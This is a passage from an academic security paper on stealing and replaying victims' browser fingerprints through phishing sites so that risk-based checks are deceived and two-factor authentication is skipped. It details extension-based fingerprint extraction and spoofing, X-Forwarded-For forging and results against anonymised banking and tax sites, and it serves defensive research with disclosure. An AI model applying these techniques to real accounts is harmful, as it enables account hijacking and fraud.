Overall, as account hijacking remains a serious threat to users, 2FA is a crucial component of account protection and is typically the *last line of defense*. While using browser fingerprints for augmenting authentication can prevent certain attacks like credential stuffing, our research demonstrates that it can also have the *opposite* effect and *undermine* an account's security by allowing attackers to *completely bypass* any 2FA mechanism. Naturally, this poses a significant threat to users. As such, we present the first comprehensive and in-depth assessment of the security implications of ancillary authentication mechanisms, and find that fingerprints *must* be used *in conjunction* with other signals (e.g., IP address, requiring the presence of specific cookies) to prevent our attack. We hope that our findings will kickstart additional research on the security implications of browser fingerprinting and further incentivize studies on more robust fingerprinting techniques for web authentication. In summary, our research contributions are:

- We present a novel practical attack that demonstrates how phishers can obtain and replicate users' *exact* browser fingerprints to deceive risk-based authentication mechanisms and eliminate two-factor authentication. We develop an automated pipeline for extracting and constructing website-specific fingerprinting vectors, as well as mimicking a target user's browser in the targeted websites.
- We present an empirical exploration and in-depth analysis of the use of browser fingerprinting for augmenting web authentication in the wild. Our experimental evaluation reveals that while this is not yet a widespread practice in general, it is prevalent in high-value services, highlighting the severe implications of our attack.
- We present a large-scale study on the use of browser fingerprinting techniques by phishing sites. Our findings reveal that this has become an increasingly common phenomenon, with the majority of phishing sites gathering browser fingerprints. Alarmingly, we identify a series of sites generating all the fingerprinting attributes necessary for bypassing 2FA in major financial institutions.
- In an effort to kickstart remediation, we have disclosed our findings and offered remediation guidelines to affected vendors. Additionally, we will share our code with other researchers to foster more research in the area.

2 Background and Threat Model

Here we briefly present pertinent background information and then define the threat model that will guide our analysis.

Browser fingerprinting. Cookie-based tracking has been an unavoidable aspect of web browsing for more than two decades [33, 34, 48]. However, with average users becoming more privacy-aware and browsers deploying anti-tracking defenses, cookie-less tracking techniques have come to the forefront [53]. In fact, browser fingerprinting has garnered significant attention from the security community, resulting in a multitude of measurement studies and fingerprinting techniques

being demonstrated [25, 32, 38, 40, 43, 45, 46, 52, 64, 66, 71]. In a nutshell, browser fingerprinting is a stateless approach to tracking users, which identifies a series of attributes that possess "discriminating" power, thus allowing websites to re-identify users based on unique characteristics of their browser and device. All these attributes, including those for more advanced fingerprinting techniques, can be obtained through various JavaScript APIs available in modern browsers.

Threat model. Studies have reported that phishing remains the most common source of account hijacking, even in major services [23, 68]. Preventing phishers and other attackers that have obtained users' credentials (e.g., through keyloggers) from gaining access to users' accounts is a significant authentication challenge, which has contributed to the rise of risk-based authentication mechanisms. In our main attacker model we assume that the attacker is able to trick the user into visiting a malicious website and divulging their credentials. The malicious website includes JavaScript code that generates the exact browser/device fingerprints that the target website would generate for that specific user (we describe how we achieve this in §3.1). To increase the attack's coverage, the website also generates site-specific fingerprints for a series of additional target websites, so as to take advantage of any instances of the password being reused [26, 57].

While our main threat model is that of a phisher, due to the fact that risk-based checks typically occur at login time, a large-scale study on cookie-hijacking attacks [31] reported a website that prevented cookie hijacking by also employing these checks on requests carrying valid authentication cookies from pre-established sessions. As such, in our evaluation we also include an experiment that investigates this specific scenario. It is, however, important to note that since the attacker needs the ability to execute JavaScript code to obtain the user's browser fingerprints, this attack is limited to attackers that can execute arbitrary code *and* also steal the user's cookies (e.g., through an XSS attack [47]), thus precluding passive network eavesdroppers. Moreover, attacks against password managers and autofill [49, 54, 61] could also potentially be used, but we do not explore such attacks in this work.

We emphasize that our threat model focuses on attackers that are able to obtain the user's browser fingerprints by luring them to a malicious website, and then submit them from *their own* device. Our attack is not applicable to other attacks (e.g., brute-forcing, credential-stuffing that relies on passwords leaked in data breaches, etc.). Similarly, if the user visits the phishing website from a different browser or device than the one normally used to log into their accounts, the use of browser fingerprints as a risk-based authentication signal would prevent the phishing attacker from compromising the user's accounts.

3 Misusing Browser Fingerprints

We present a novel attack that allows an attacker to bypass 2FA by deceiving web services into thinking that the attacker's login attempt originates from a *known* device, i.e., the user's device. In essence, our attack leverages the use of browser fingerprinting techniques as a part of the risk-based authentication process. An overview of our attack is shown in Figure 1. In this section we give an overview of our methodology and then describe in detail how we "extract" the fingerprinting code from vulnerable websites (*phase 1*) which is incorporated into our attack site (*phase 2*). Finally, we detail the spoofing process when the attacker attempts to log into the victim's accounts (*phase 3*).

Attack overview. The main observation behind our attack is that sites that employ 2FA often "remember" users' devices during authentication, so as to minimize friction and skip 2FA for legitimate login attempts. In other words, if the user has visited these websites in the past from that specific device, they consider the login attempt to be low-risk and refrain from asking the user to solve a 2FA challenge. Through an initial manual exploration we observed that these websites often rely on HTTP cookies but may also generate and collect browser fingerprints (and in some cases rely on a combination of both) for determining whether they have encountered the device in the past. However, since these fingerprints can be easily collected using JavaScript, our work explores whether we can circumvent authentication mechanisms that rely on browser fingerprinting.

For our experiments we built a honeysite that plays the role of the attacker's phishing site and serves the purpose of collecting users' fingerprints. Our honeysite does not rely on a generic fingerprinting library, such as `Fingerprintjs2` but, instead, *tailors* the fingerprint-generation process to match that of a targeted website. For example, if the attacker deploys a phishing site that aims to steal the user's Google credentials, the site should also replicate Google's exact fingerprint-generation process. To that end, in the preparatory phase of our attack (Figure 1 – *phase 1*) we visit the target websites and "extract" their fingerprinting code. That specific code is then incorporated in our honeysite. The reasoning behind this is that any differences in the fingerprinting implementation can result in us generating values that are different from those that the target website expects from the user. For instance, our implementation can use different parameters when computing advanced fingerprints (e.g., render different images with WebGL or enumerate a different list of fonts), which would result in different fingerprints.

By *automatically* analyzing and replicating the fingerprinting process of target websites, we ensure that the fingerprints we collect are generated identically to the ones expected by the target websites. We note that an attacker can incorporate the fingerprinting code of multiple sites in the phishing page, including multiple variations of a fingerprinting function (e.g., multiple different images to be rendered through `canvas`). This allows the attacker to collect fingerprints that can be used to exploit multiple websites. Even though the credentials collected by the phishing website correspond to the specifically targeted website, in practice, these credentials might be useful for accessing other websites as well, as prior work has found that users often reuse passwords across services [26].




Figure 1: Overview of our attack workflow that misuses browser fingerprints for bypassing ancillary security checks.

Our attack's next phase (Figure 1 – *phase 2*) revolves around an unsuspecting user being tricked into visiting the phishing site and providing their credentials (1). When visiting the attacker's site, the page's JavaScript code (which was extracted from the target sites) will be executed on the client side and generate the fingerprints of the victim's device (2) that are required by the target websites for authentication (i.e., the website *knows this* device for *that* user). With the users' fingerprints and credentials at their disposal, attackers can now log into the victims' accounts. In the final attack phase (Figure 1 – *phase 3*), the attacker visits the target websites for which they have acquired the victim's fingerprints, and attempts to log into the victim's accounts (1). At this point, the attacker spoofs their *own* device's fingerprints to mimic those of the victim's device (2). This deceives the target websites' risk-assessment systems into considering the attacker's device as *known*. As a result, they will refrain from presenting a 2FA challenge, thus allowing the attacker to gain access to the victim's accounts (3).

The two most crucial aspects of our attack are (i) identifying and extracting the fingerprinting code from the vulnerable websites that will be incorporated into the attacker's site, and (ii) spoofing the attacker's fingerprints to match those of the victim's device. We have built two browser extensions that streamline these tasks and eliminate the need for manual effort. In the remainder of this section we describe the two extensions and provide technical details about their implementation.

3.1 Extraction of Fingerprinting Code

Our `FP-Extractor` extension runs at "`document_start`", so that its content script is executed before any of the site's scripts. The content script injects JavaScript code directly at the top of the page (i.e., with a `<script>` tag) to be executed first. It is important to ensure that the injected code runs first, as it hooks the properties and methods that are typically used for fingerprinting, in order to keep track of accesses to these properties and the relevant API calls with their arguments. Based on the information logged, our extension generates and exports JavaScript code that corresponds to the exact fingerprinting code of the target website. Our extension currently targets the fingerprinting techniques employed by popular libraries and tools (e.g., `FingerprintJS` [5], `AmIUnique` [2], `OpenWPM` [10]).

JavaScript objects. The injected code hooks various properties of the `Navigator`, `Window` and `Screen` objects. These properties provide an abundance of information about the user's system/device, and it is a common practice for fingerprinting scripts to collect these properties. A complete list of these properties is provided in the Appendix. We note that we are not interested in the values of these properties during the code extraction process, as our goal is only to identify which properties are being used by the target website. By knowing which properties are needed, our extension generates code that will collect this information in our honeysite.

Canvas and WebGL. These two APIs are used for drawing graphics using JavaScript. They use the HTML5 `<canvas>` element; the Canvas API is typically used for drawing 2D images while WebGL for 3D graphics. This fingerprinting technique draws text and shapes on the canvas and uses `ToDataURL()` to get a Base64-encoded representation of the binary pixel data of the image [16].

`FP-Extractor` identifies when a canvas object is created by hooking the `createElement` method and checking whether "canvas" is passed as an argument when the method is called. When the canvas is created, the extension records the values of its `height`, `width` and `style.display` properties. Then, it gets the rendering context (`CanvasRenderingContext2D`, `WebGLRenderingContext`), and traces all the methods that are available to that context (i.e., `fillStyle`, `fillText`, `strokeStyle`, `font` etc). Since these methods are the ones that specify what is drawn on the canvas, our extension records all the methods called along with their arguments. Finally, it also traces the use of the `toDataURL` and `getImageData` methods that return the image data. In the case of WebGL, we also trace the invocations of the `getSupportedExtensions`, `getParameter` and `getExtension` methods that return WebGL's constants and supported extensions. With the information recorded, the extension is able to generate and export code that replicates the canvas/WebGL fingerprinting code of the target websites. In its simplest form, this code creates the canvas element, initializes the rendering context, draws the respective images on the canvas, and returns the image data. Importantly, the images that are drawn and the fingerprints that are generated on the attacker's website are identical to those generated when the victim visits the target website.

Enumeration of supported fonts. A common technique for fingerprinting fonts is to include multiple `<span>` elements in the page that contain the same text but use a different font family in each element. By measuring the dimensions (i.e., `offsetWidth` and `offsetHeight`) of each span element, the website can determine which fonts are supported by the user's system, as the dimensions of specific elements will deviate from those that correspond to fonts that are unavailable (as those will all use the same fallback font). For extracting the code that fingerprints fonts, our extension detects when the `offsetWidth` or `offsetHeight` properties of a span element are accessed, and logs information about the `textContent`, `fontSize` and `fontFamily` of the span element. In this way, the extension obtains the list of fonts that a target website tests. The extension then generates and exports code for creating the respective span elements in the attacker's website and comparing their dimensions for determining which fonts are available.

3.2 Fingerprint Spoofing

For basic fingerprints that correspond to properties of the `Navigator`, `Window` and `Screen` objects, our `FP-Spoofer` extension uses the `Object.defineProperty` method to determine when these properties are being accessed and overrides their values according to the victim's values. Our extension also compares navigator properties, deleting those that do not exist on the victim's machine and only adding those that the attacker's machine lacks. Since websites can list the properties present in the navigator object, when spoofing a property with `Object.defineProperty` we also set it to be enumerable so that it will be retrieved or looped through with `Object.keys` or the `for-in` loop.

`FP-Spoofer`'s background script changes the `User-Agent` request header to match the victim device's User Agent so that the two values are consistent, and also spoofs other headers to make the request consistent. For example, we need to spoof `Sec-CH-UA` to match the User Agent, as well as `Accept-Language` if it differs from the victim's machine.

For canvas and WebGL fingerprinting, our extension detects when the `toDataURL` and `getImageData` methods are called and returns the respective values recorded on the attacker's website. In general, for spoofing the user's fingerprints during the attack phase, our extension does not need to manipulate any intermediate values. It is sufficient for our purpose to only spoof the final values, that the website checks for determining if the fingerprints match those of the authenticating user. In the case of canvas fingerprinting we only need to return the Base64 value of the image data that was previously recorded on the attacker's website for the specific user. For WebGL fingerprinting, in addition to `toDataURL`, our extension also detects when the `getSupportedExtensions`, `getExtension` and `getParameter` methods of the WebGL API are called, and returns the WebGL extensions and constants that were recorded previously on the attacker's website for that user.

For font fingerprinting, our extension detects when the website's code accesses the `offsetWidth` or `offsetHeight` properties of span elements. If the element that is accessed corresponds to a family that is supported by the victim's browser, as recorded on the attacker's website, our extension modifies the values of `offsetWidth` and `offsetHeight` to appear different from the default ones. On the other hand, if the span element corresponds to a font that is not supported, our extension returns the baseline values for this span element. The `AudioContext` API can be used to extract a consistent fingerprint, by exploiting subtle differences in the rendering of a fixed audio waveform. Using `AudioBuffer.getChannelData()` for a generated audio snippet will return an array of floating-point values that represent the sound. We replace the array with the values from the victim's machine. Finally, while we did not find any websites that use canvas fonts for their authentication process, we describe our approach in the Appendix, for completeness.

Essentially, as the implementation of the fingerprinting techniques is **identical** on the target website and the attacker's website (since we extracted it from there), our extension knows exactly which methods are invoked and which values need to be spoofed. Furthermore, it is worth noting that while there exist browser extensions that allow users to spoof their fingerprints, such as CyDec Security Anti-Fp [13] and User-Agent Switcher [15], these are not suitable for carrying out our attack as they only support spoofing for basic fingerprints and cannot be used for advanced or non-generic techniques. A *video demonstration* of our spoofing tool's capabilities against the AmIUnique system is available here [3].

4 Experimental Evaluation

Our experiments explore the feasibility of our attack for bypassing 2FA authentication. First we identify a set of *potentially vulnerable* websites that use fingerprinting and implement 2FA, and infer whether their risk-based authentication engine leverages browser fingerprints for "*remembering*" the user's device. Then, we go through a systematic and rigorous testing process to assess whether these websites are susceptible to our attack.

Identifying potentially vulnerable websites. While our fingerprinting extraction, generation, and spoofing pipeline is fully automated (§3), identifying a set of candidate target websites and uncovering the inner workings of their risk-based authentication requires manual effort. Since a considerable amount of manual effort is required for creating accounts on different services and navigating the account settings to identify and enable 2FA, we focus our efforts on a small set that are potentially vulnerable to our attack. To that end, we first run an exploratory process that intends to identify candidate websites that run fingerprinting code on their login page, and then determine which of these websites implement 2FA. While this does not guarantee that all such websites use fingerprinting for authentication, it reduces the set of candidate websites as it excludes those that do not run any fingerprinting code.

Discovery of login pages. The first step in this process is to identify websites that support account registration, and to locate their login pages. We follow the methodology of Drakonakis et al. [31] for detecting pages that include login or registration forms. If no login forms are detected on the landing page, our crawler follows all the links on the landing page that point to pages under the same domain, and analyzes the pages' URLs for the presence of indicative keywords (e.g., login, sign in etc.). With this approach we have located the login pages of 11,527 websites from the Alexa top 20K websites (5,736 and 5,791 from the top 10K and the top 10K-20K websites, respectively).

Fingerprinting detection. We use the Chrome browser with `FP-Extractor` installed, and visit the landing and the login pages of the websites that we have detected during the discovery process. When visiting a page our extension logs all fingerprinting calls. At this point we do not need our extension's code extraction functionality, but are only interested in logging which fingerprinting calls are invoked; this information is sufficient for determining if a website uses fingerprinting.

Determining 2FA support. The next step is to identify the subset of websites that implement 2FA, out of those that use fingerprinting on their login pages. For this, we first search for relevant terms, such as "multi", "factor", "authenticator", "remember device" etc., in the login pages' source code using regular expressions. We also expand our set of websites to include websites that we know through personal use that they support 2FA. We manually inspect the websites' source code to identify which scripts are responsible for authentication, 2FA and fingerprinting. While using our extension helped us create an initial set of candidates for our experiment, this does not provide information about the techniques used at a script-level granularity. Our manual analysis reveals that websites commonly include multiple scripts that implement fingerprinting, and our extension-based approach cannot differentiate which functionality was the result of each script. For a more fine-grained analysis we use `VisibleV8` [42] on the login pages of the websites that use fingerprinting, which allows us to log all native functions and property accesses during JavaScript execution, at the granularity of individual scripts. This process provides useful contextual information for our analysis.

4.1 Experimental Methodology

In the previous step we described our process for identifying websites that are potentially vulnerable to our attack. Here we describe our methodology for testing the candidate websites in order to determine (i) whether they use fingerprints for authentication and (ii) if they are indeed susceptible to our attack. Overall we tested 300 websites; our findings are presented in §4.2.

Account registration. To be able to test these websites, we first need to register an account on them and manually log into these accounts to enable 2FA if there is such an option available in the settings. We also provide a valid phone number during the account registration or when 2FA is enabled.

Testing devices. For our experiments we use two devices with different operating systems and browsers. Our primary device is a MacOS laptop running Chrome (version 85.0.4183.83), and our secondary device is a Windows laptop running Edge (version 85.0.564.44). The primary device plays the role of the victim's device, and is the device used for registering the accounts and enabling 2FA. For websites where we test existing personal accounts, this is the device that has been used to access these accounts in the past. In general, our primary device is the one that these websites *remember* and consider as *known*. On the other hand, the secondary device, which represents the attacker's device, has never been used to access these accounts in the past. We expect websites that use 2FA to consider this device as *new* and, therefore, to trigger a 2FA challenge when the user logs in using this device. Furthermore, to avoid "polluting" subsequent experiments from the secondary device, we never solve a 2FA challenge when presented, so websites will not consider this device as known in any future attempts since the authentication process fails.

Testing procedure. We follow a systematic approach for testing the candidate websites. We have devised a series of specific steps to be followed, and rely on differential testing to understand how each website's authentication system behaves, how 2FA is triggered, and how our attack can bypass 2FA. More specifically, our methodology tests if a website (i) uses 2FA during authentication, (ii) uses cookies or fingerprints to remember devices, and (iii) imposes restrictions based on the device's IP address. Furthermore, we follow this procedure twice, once for testing each website's default settings, and once after explicitly enabling 2FA, if such an option is available.

For every website to be tested, we first log into our account using our primary device and select the "*remember this device*" option, if available. Then we logout and re-login, to check if the website does indeed *remember* the device (i.e., does not present a 2FA challenge). At this point we also log into the website using our secondary device, which has never been used to access this account in the past, and check if a 2FA challenge is presented. Since the secondary device is not known to the website, we expect 2FA to be triggered in this case. For websites that present a 2FA challenge when using the secondary device, while at the same time they appear to remember the primary one, we explore whether this happens due to the use of fingerprinting. Specifically, we clear all browsing data (e.g., cookies, local storage) on the primary device and log into the account again. If the website still remembers the device, this is an indication that it uses fingerprinting to determine if the device is known.

Bypassing 2FA. For the websites that use fingerprinting to remember the user's device and trigger 2FA when logging in from a new device, we use our extension to test if they are susceptible to our attack. We first visit the login page of target websites using a browser with `FP-Extractor` to export JavaScript code that generates the same fingerprint as the target website. Then, we mount this code in our honeysite (i.e.,

attacker's website) and visit the honeysite with our primary device (i.e., victim device) to obtain the device's fingerprint. After acquiring the fingerprint of the victim's device we log into the target website using the secondary device, where `FP-Spoofer` will modify the device's fingerprints to match those of the primary device. Our attack is deemed *successful* if the secondary device *does not* receive a 2FA challenge.

IP address/Geolocation. We observe that certain websites consider the device's IP address/geolocation information as a signal for determining whether 2FA should be triggered or not. Specifically these websites check whether the IP address or IP-based geolocation information (e.g., country, city etc.) of the device that is currently logging into the account matches those from previous user logins. Depending on how restrictive this check is, it can raise the bar for the attacker or even prevent our attack; checks that require IP addresses to match the user's country or city can be easily bypassed using proxies and VPN services. Onaolapo et al. [55] found that attackers actually employ such strategies in the wild. However, websites that only accept IP addresses that have been used by the user before can pose a significant challenge to the attacker. During our experiments, we systematically assess this aspect of the authentication process and use a VPN to test IP addresses from different ISPs, cities, and countries. We have also devised a technique that attempts to bypass such IP-based restrictions; we modify our network requests when running our attack and include the victim's IP address (collected when they visited the phishing page) in an `X-Forwarded-For` header. This header is typically used for specifying the originating IP address when traffic goes through a proxy [8]. This allows the attacker to pretend that they are actually behind the victim's IP address and are using a proxy when attempting to log into the user's account.

Inferring fingerprinting-based authentication checks. In practice, the attacker does not need to know which fingerprinting attributes collected by a target website are actually used for the authentication process, as our attack pipeline extracts and replicates all fingerprinting techniques. However, for our analysis we are interested in obtaining a more fine-grained and in-depth understanding of risk-based authentication systems that use fingerprints. As such, for websites that are vulnerable to our attack, we systematically evaluate whether each fingerprinting vector actually affects the authentication process. Due to the prohibitively large number of potential combinations, we follow a strategy based on the *process of elimination*. In more detail, we repeat our attack multiple times, where in each attempt we remove one of the fingerprinting attributes contained in the user's fingerprint profile. Depending on whether each attack instance results in 2FA being triggered or not, we can infer whether that specific fingerprinting vector is part of the risk-based authentication checks. By repeating this process for all the fingerprints collected by that web service, we can identify the *absolutely minimum* set of fingerprints required to manipulate the authentication process. It is important to note that we repeat our experiments numerous times over the course of multiple months, to ensure the validity of our findings and avoid false positive (i.e., labeling an attribute as necessary even though it is not) due to some other mechanism being triggered (e.g., multiple consecutive logins triggering a rate-limiting mechanism).

Table 1: Fingerprinting attributes used by websites with a detectable login page (within the Alexa Top-20K).

Technique	Top 10K		Top 10K-20K	
	Home	Login	Home	Login
Navigator	5,510	5,403	5,587	5,371
Window	5,261	5,104	5,272	4,968
Screen	5,209	4,682	5,231	4,473
Timezone	5,035	4,617	4,934	4,282
Canvas	1,224	1,254	1,077	879
Canvas Fonts	179	380	142	237
WebRTC	221	313	192	210
AudioContext	290	351	223	234

4.2 Experimental Results

Here we present our experiments exploring the feasibility and effectiveness of our attack in the wild.

First, in Table 1 we provide statistics on the prevalence of fingerprinting techniques for websites in the Alexa top 20K for which we were able to identify their login page (i.e., 5,736 and 5,791 websites in the top 10K and top 10K-20K datasets, respectively). We observe that the majority of websites, in both datasets, collect basic fingerprints. Furthermore, we observe a clear trend of websites in the top 10K dataset employing more advanced fingerprinting techniques on the login pages compared to their home page. The websites in the 10k-20k dataset exhibit a more uniform deployment of advanced techniques. Notably, while we observe widespread deployment of fingerprinting vectors, these are not often incorporated into the websites' authentication process, as we will detail next. We hypothesize that these are more likely used for tracking purposes.

We select a subset of 300 popular websites from our discovery process that implement fingerprinting and support 2FA for manual exploration and testing. These were selected based on our experiment on websites with fingerprinting code on their login pages and being listed on [1]. Our experiments reveal that only 16 out of the 300 websites use fingerprints for *remembering* the user's device, while the rest rely on browser cookies for this. Interestingly, the tested websites included four banking and eight tax-preparation websites, of which two and four respectively use fingerprinting for authentication. As such, our experiments indicate that (i) high-value and financial services tend to adopt security mechanisms such as 2FA in order to better protect their users' accounts, and (ii) augmenting the authentication process with fingerprints is disproportionately used among such high-value services, signifying the severe ramifications of our attack. As 2FA becomes more prevalent [14], we expect that risk-based authentication that uses fingerprints will also become more common.

Table 2: Risk-based authentication mechanisms in popular web services we evaluated against our attack. For IP address restrictions we explicitly note if using the `X-Forwarded-For` header (↦) or IP addresses from the same city (⊗) is effective.

Website	Fingerprinting Technique				IP Address Restrictions		Vulnerable
	Basic FP	Canvas/WebGL	Fonts	Audio	IP Check	Bypass	
Bank-A	✓	✗	✗	✗	✗	-	✓
Bank-B	✗	✗	✗	✗	✓	✗	✗
CreditCard	✓	✗	✗	✗	✓	↦	✓
Trading-A	✓	✗	✗	✗	✗	-	✓
Trading-B	✗	✗	✗	✗	✓	↦	✓
Tax-A	✓	✓	✗	✗	✓	✗	✗
Tax-B	✓	✓	✓	✗	✗	-	✓
Tax-C	✓	✓	✓	✓	✗	-	✓
Tax-D	✓	✓	✓	✓	✓	✗	✗
eCommerce-A	✓	✓	✗	✗	✗	-	✓
eCommerce-B	✓	✗	✗	✗	✓	✗	✗
RideSharing	✓	✓	✓	✗	✓	↦	✓
Food&Beverage-A	✓	✗	✗	✗	✓	⊗	✓
Food&Beverage-B	✓	✗	✗	✗	✓	✗	✗
AdBlocking	✓	✗	✗	✗	✓	⊗	✓
WebInfrastructure	✓	✗	✗	✗	✓	✗	✗

Table 2 details the findings from our attack evaluation on the authentication mechanisms of these 16 websites. Our main focus here is on the first 14 services which trigger 2FA when a new device is used to access an account. We also include two services (`WebInfrastructure`, `AdBlocking`) that highlight additional dimensions of risk-based authentication. Due to the severity of our attacks and the fact that accounts on certain services are extremely valuable and highly-targeted, we present them in an anonymized form that denotes their category.

As can be seen in Table 2, our attack can successfully bypass 2FA in 9 out of the 14 websites. The five websites that are not vulnerable to our attack require the device's IP address to match one of the IP addresses previously used to access that account, and are not deceived by our `X-Forwarded-For` ploy. Furthermore, we found that 12 of the 14 websites use fingerprinting to determine if the authenticating device is known and whether 2FA should be triggered or not. From the total of 14 websites that use fingerprinting, eight rely on basic fingerprints (e.g., properties of `navigator`, `window`, etc.), and six of the tested websites use more advanced fingerprints for authentication like canvas/WebGL and fonts. Finally, two of those also use audio fingerprinting for the purpose of authentication. We provide additional details for interesting use cases in the Appendix.

Our exploration revealed another dimension of the use of fingerprinting for authentication. Basic fingerprints remain the same across different sites, since they correspond to the user's system characteristics and properties and do not change as long as the environment remains the same. For advanced fingerprinting techniques, however, a site is able to make its users generate fingerprints that are different from those generated when visiting other sites (e.g., by rendering a unique image). While this may prevent the attacker from creating "generic" fingerprints that can be used on multiple websites, *our attack is still effective* since we extract the fingerprinting code from each target website and generate appropriate site-specific fingerprints.

Our analysis shows that only six of the 16 websites employ advanced fingerprinting techniques. To make matters worse, three of the tax-related websites use the *default* implementation of `Fingerprintjs2` for the advanced fingerprints. This results in these three websites rendering the same images for canvas fingerprinting and loading the same list of fonts for fonts enumeration. We also found that `Tax-C` and `Tax-D` use the same audio snippet for audio fingerprinting (`Tax-B` employs an earlier version of `Fingerprintjs2` that does not support audio fingerprinting). As a result, an attacker who uses `Fingerprintjs2` (or the code extracted from one of these websites) can obtain the fingerprinting values required for bypassing 2FA in all three websites. To further explore this issue, we visited the websites of 10 additional popular banks to check whether they use advanced fingerprinting techniques, and observed significant overlap across the images and fonts lists they use. Even though each website renders between 1-5 images, there are only nine images and two random images in total across the ten websites. Two websites with JS font fingerprinting use identical font lists, and five websites with canvas font fingerprinting use one of two font lists. The two sites with audio fingerprinting render the same audio wave form.

IP constraints. While `Bank-B` and `Trading-B` do not use any JavaScript-based fingerprinting attributes but only rely on the `UserAgent` HTTP header, which can be trivially spoofed, we include them in our analysis to illustrate the challenge posed by IP address checks as well as the dangers of trusting `X-Forwarded-For`. In more detail, regarding IP-based constraints, we found that only 11 websites perform such checks for determining if the login attempt is suspicious. Our attack can bypass the IP address restrictions in three websites using the `X-Forwarded-For` header in outgoing requests (`CreditCard`, `Trading-B`, `RideSharing`). Moreover, we found two websites that do not trigger 2FA if the authenticating IP address matches the user's city. With the wide availability

of VPN and proxy services, we consider such coarse-grained checks to be inadequate for protecting valuable accounts.

Cookie hijacking. Up to this point we have focused on attackers that have the account credentials (e.g., obtained through phishing), as that is the most common account hijacking vector according to prior research [23]. Nonetheless, recent work by Drakonakis et al. [31] demonstrated the feasibility of cookie-hijacking attacks at scale. More importantly, the authors noted the lack of additional fraud-detection checks (which occur during the log in process) when attackers use stolen cookies as those belong to sessions that have already been "validated". In fact, the authors found only one instance where they were not able to access the victim's account due to such checks. To that end, we include `WebInfrastructure` to test whether our attack can also be leveraged by cookie hijackers. For this experiment we visit `WebInfrastructure` using our primary device, log into our account, and export `WebInfrastructure`'s cookies from the browser. Then, we import these cookies into a different browser on our secondary device, and visit `WebInfrastructure`. Initially we found that we were, indeed, unable to access our account using the "stolen" cookies. Upon a more in-depth analysis we found that the site uses the device's User Agent (obtained through JavaScript and the HTTP header) to detect suspicious logins, but also checks the IP address. As such, when attempting to access the account using the stolen cookies *and* `FP-Spoofer`, we could only gain access if the secondary device's IP address was one previously used by the victim. As such, while fingerprint-spoofing allowed us to pass the corresponding checks, the IP address check effectively prevents the attack.

Email alerts. While our experiments focus on bypassing 2FA, we include our analysis of `AdBlocking`, as it highlights an additional dimension of risk-based authentication. In more detail, `AdBlocking` accounts have 2FA disabled by default, but the service alerts users about successful logins that occur from new devices or from IP addresses that are not from the same city. However, we found that by spoofing the fingerprints we can trick the service into not sending the email alert.

Behavioral evolution over time. We re-tested affected services at least 20 times over a period of six months (04/2021 - 09/2021), even after our disclosure. Interestingly, we observed cases where the risk-based authentication behavior changed over time. In our initial experiments with `Trading-A`, their system required the user to solve a 2FA challenge every time, if 2FA was explicitly enabled by the user. For the default setting, however, the system used basic fingerprints to determine if a 2FA challenge should be presented. When re-analyzing `Trading-A` some time after our disclosure, we observed that `Trading-A` now requires the user to provide a phone number when registering a new account and that 2FA is enabled by default for new accounts. We cannot tell, however, if this change happened organically, or due to our disclosure and recommendations. Surprisingly, 2FA has not been retroactively enabled for existing accounts, resulting in different default levels of protection for accounts. Another example is `Tax-B`; in our initial experiments it used fingerprinting to remember the device but now relies on the presence of cookies to determine if the device is *known*. Again, we cannot tell if this change was the result of our recommendations. Our final example is that of `WebInfrastructure`, which matched the device's IP address and User Agent in our initial experiments. However, prior to our disclosure we observed that these checks were removed and we can now successfully access the account using "stolen" cookies, regardless of the device or IP address we connect from. We do not know what led to the removal of these additional security checks, but have disclosed our findings to them and they are currently investigating the issue.

Table 3: Phishing website datasets. JS denotes the websites for which we have JavaScript execution traces, and FP denotes the phishing sites that collect browser fingerprints.

Dataset	Time Period	Sites	JS	FP
`Phish-A`	31/05/2018 - 19/06/2019	71,343	39,618	29,312
`Phish-B`	31/10/2018 - 05/05/2020	82,431	40,777	36,733
`APWG`	05/05/2020 - 12/04/2021	173,269	93,568	85,491

5 Phishing and Fingerprinting

In this section we focus on the phishing ecosystem and present a large-scale exploration of the phishing sites obtaining users' browser fingerprints. We correlate the information that phishers currently collect with the findings from our empirical analysis in §4 to assess whether attackers are already collecting sufficient fingerprinting attributes for carrying out our attack.

Datasets. Table 3 details the datasets used for our analysis. We obtained the two datasets (`Phish-A`, `Phish-B`) from the authors of [76], which include more than 153K phishing sites that appeared over a two-year period. They also include the corresponding JavaScript for 80,395 of the sites. While `Phish-B` does not include labels for the target website (e.g., if the phishing site is masquerading as Paypal) we cross-referenced that dataset with information made available by the Anti-Phishing Working Group's (APWG) eCrime Exchange (eCX) repository, allowing us to obtain the missing labels. Finally, we obtained the `APWG` dataset directly from the eCX repository [12], which provides a more recent and extensive snapshot of the phishing ecosystem over an 11-month period. Together, these datasets provide a broad and representative view of the phishing ecosystem over a three year period.

JavaScript execution traces. To better understand if phishing websites are using fingerprinting and whether they are collecting fingerprints that would allow the attacker to carry out our attack, we use `VisibleV8` to dynamically analyze the JavaScript code of the phishing sites in our datasets. For the `Phish-A` and `Phish-B` datasets we were provided with the HTML files of the phishing websites as well as the JavaScript

Table 4: Phishing sites that implement fingerprinting.

Technique	Phishing Datasets Phish-A	Phish-B	APWG
Navigator	27,578	34,650	84,239
Window	24,848	23,650	73,258
Screen	10,244	26,856	57,633
Timezone	22,636	28,549	59,251
Canvas	3,508	5,395	11,650
Canvas Fonts	56	91	399
WebRTC	536	165	1,938
AudioContext	275	363	1,795

Table 5: Phishing sites that obtain all the necessary browser fingerprints for bypassing 2FA in the target sites. "*" indicates a mismatch in fingerprinting function arguments.

Target	Phish-A Sites	Phish-A Bypass	Phish-B Sites	Phish-B Bypass	APWG Sites	APWG Bypass
Bank-A	83	1	685	14	330	74
Bank-B	1,549	-	2,683	-	327	-
CreditCard	89	61	0	0	12	0
Trading-A	0	0	0	0	6	6
RideSharing	7	0	363	1*	1378	5*
